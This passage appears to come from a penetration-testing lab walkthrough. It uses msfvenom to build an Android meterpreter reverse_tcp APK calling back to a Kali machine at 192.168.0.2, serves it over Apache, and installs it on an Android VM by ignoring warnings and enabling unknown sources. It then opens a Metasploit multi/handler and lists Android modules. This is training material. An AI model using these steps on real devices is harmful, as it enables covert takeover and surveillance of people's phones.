s binaries. Default: random 4-character alpha string
        --smallest                   Generate the smallest possible payload using all availab
le encoders
        --encrypt         <value>    The type of encryption or encoding to apply to the shell
code (use --list encrypt to list)
        --encrypt-key     <value>    A key to be used for --encrypt
        --encrypt-iv      <value>    An initialization vector for --encrypt
    -a, --arch            <arch>     The architecture to use for --payload and --encoders (us
e --list archs to list)
        --platform        <platform> The platform for --payload (use --list platforms to list
)
    -o, --out             <path>     Save the payload to a file
    -b, --bad-chars       <list>     Characters to avoid example: '\x00\xff'
```

9. Type the command `msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.2 LPORT=4444 R > /var/www/html/lab25/android.apk` and press **Enter.**

```
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.2
LPORT=4444 R > /var/www/html/lab25/android.apk
```




```
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.2 LPORT=4444 R > /va
r/www/html/lab25/android.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 10185 bytes
```


192.168.0.2 is the IP address of the Kali Linux machine which we confirmed at step 2 above.

3 Access and Install Malicious APK File


1. Now that we have created the Android APK file and saved it in the Apache server. Let us go back to the Android VM and download the file.
2. To begin, click the **Application menu** button on the *Home* screen to launch the *Android menu,* as seen in item **1**. Then, select the **Chrome** icon to launch the *Chrome browser* application, as seen in *item* **2**.



3. You should now have the Chrome browser open. Type the IP address `192.168.0.2` for the Linux machine in the search bar, and press **Enter** as seen in *item* **1** below.



4. The **Index of /** window will appear; click the folder *lab25* to access the Android APK as seen in *item* **1** below.




Index of /

Name	Last modified	Size	Description
index.nginx-debian.html	2019-11-25 05:35	612	
lab25/	2021-02-13 23:12	-	
logo.jpg	2020-03-01 10:58	15K	

Apache/2.4.41 (Debian) Server at 192.168.0.2 Port 80

5. You should now be in the *Index of /lab25*. Click **android.apk**; this will download the application package, as seen in *item* **1** below.




Index of /lab25

Name	Last modified	Size	Description
Parent Directory		-	
android.apk	2021-02-13 23:12	9.9K	

Apache/2.4.41 (Debian) Server at 192.168.0.2 Port 80

6. Chrome will prompt to gain access to the storage on the device. Click **Continue** as seen in *item* **1** below.



Index of /lab25

192.168.0.2/lab25/


Index of /lab25

Name	Last modified	Size	Description
Parent Directory			
android.apk	2021-02		

Apache/2.4.41 (Debian) Serve

Chrome needs storage access to download files.

7. Then click **Allow** to grant Chrome access to files on the device, as seen in *item* **1** below.



Index of /lab25

192.168.0.2/lab25/


Index of /lab25

Name	Last modified	Size	Description
Parent Directory			
android.apk	2021-		

Apache/2.4.41 (Debian) Ser

Allow **Chrome** to access photos, media, and files on your device?

8. Ignore all warnings, then click **OK** to continue and begin downloading the application package, as seen in *item* **1** below.




Parent Directory -
android.apk 2021-02-13 23:12 9.9K

Apache/2.4.41 (Debian) Server at 192.168.0.2 Port 80

This type of file can harm your device. Do you want to keep android.apk anyway?

It is normal for a browser or the device itself to warn the user that the file or application being downloaded can harm the device. Generally, a user may cancel at this point, however, we will proceed.


9. The application package should now be downloaded to the device. Click **Open** to begin installing, as seen in *item* **1** below.



Parent Directory -
android.apk 2021-02-13 23:12 9.9K

Apache/2.4.41 (Debian) Server at 192.168.0.2 Port 80

10. The Android security will not allow the installation of applications from unknown sources. We will need to change the security setting to allow the installation of these types of apps. To do this, click the **Settings** option from the prompt that appears, as seen in *item* **1** below.




Chrome

For your security, your phone is not allowed to install unknown apps from this source.

In some cases, the user of the device may already have this setting enabled which would have been awesome and allow use to process staring to the installation windows of the application.

11. The *Install unknown apps* window will appear. Click the **Allow from this source** option to enable it, allowing apps downloaded by *Google Chrome* to be installed on the device.




Install unknown apps

Chrome
75.0.3770.101


Allow from this source

Your tablet and personal data are more vulnerable to attack by unknown apps. By installing apps from this source, you agree that you are responsible for any damage to your tablet or loss of data that may result from their use.

12. To continue the installation process, click the **Back** button at the *System navigation* area at the bottom of the window, as seen in *item* **1**.



13. You will be brought to the installation window, where you will see all the features the application will have access to, as seen in *item* **1**. As you can see from the details, our application is able to access lots of different features on the phone. Once you are done reviewing them, click the **Install** option as seen in *item* **2.**




MainActivity

Do you want to install this application? It will get access to:


- modify system settings
- read call log
  write call log
- take pictures and videos
- modify your contacts
  read your contacts
- access approximate location (network-based)
  access precise location (GPS and network-based)
- record audio
- directly call phone numbers
  this may cost you money
  read phone status and identity
- read your text messages (SMS or MMS)
  receive text messages (SMS)
  send and view SMS messages
  this may cost you money
- modify or delete the contents of your SD card
  read the contents of your SD card

14. Once the installation is done, you will see the *App installed message*; you can click **Open** to end the installation process and start the application.




App installed.

15. Now that the application was successfully installed on our target device, let us switch back to the **Kali** VM, as seen below.



16. The Terminal window should still be open in the *Kali* VM. Let us continue by typing the command **`sudo msfconsole`** and press **Enter** as seen in *item* **1.**


```
root@kali:~# sudo msfconsole
```



```
root@kali:~# sudo msfconsole
[-] ***rting the Metasploit Framework console...|
[-] * WARNING: No database support: No database YAML file
[-] ***

                                    To boldly go where no
                                     shell has gone before

       =[ metasploit v5.0.69-dev                          ]
+ -- --=[ 1959 exploits - 1094 auxiliary - 336 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
```

17. Now, type the command **`use exploit/multi/handler`** and press **Enter** as seen in *item* **1** below.


```
msf5 > use exploit/multi/handler
```



```
root@kali:~# sudo msfconsole
[-] ***rting the Metasploit Framework console...\
[-] * WARNING: No database support: No database YAML file
[-] ***

       =[ metasploit v5.0.69-dev                          ]
+ -- --=[ 1959 exploits - 1094 auxiliary - 336 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) >
```

18. Within the Metasploit Framework, there are several payloads and exploits for different operating systems, but the ones we are interested in are for *Android*. The easiest way is to use the search command to locate exploits with the *android* tag. Let us type the command **search android** and press **Enter** as seen in *item* **1** below.


```
msf5 exploit(multi/handler) > search android
```



```
msf5 exploit(multi/handler) > search android

Matching Modules
================

   #   Name                                                         Disclosure Date  Rank
 Check  Description
   -   ----                                                         ---------------  ----
 -----  -----------
   0   auxiliary/admin/android/google_play_store_uxss_xframe_rce                     normal
 No     Android Browser RCE Through Google Play Store XFO
   1   auxiliary/analyze/crack_mobile                                                normal
 No     Password Cracker: Mobile
   2   auxiliary/dos/android/android_stock_browser_iframe           2012-12-01       normal
 No     Android Stock Browser Iframe DOS
   3   auxiliary/gather/android_browser_file_theft                                   normal
 No     Android Browser File Theft
   4   auxiliary/gather/android_browser_new_tab_cookie_theft                         normal
 No     Android Browser "Open in New Tab" Cookie Theft
```

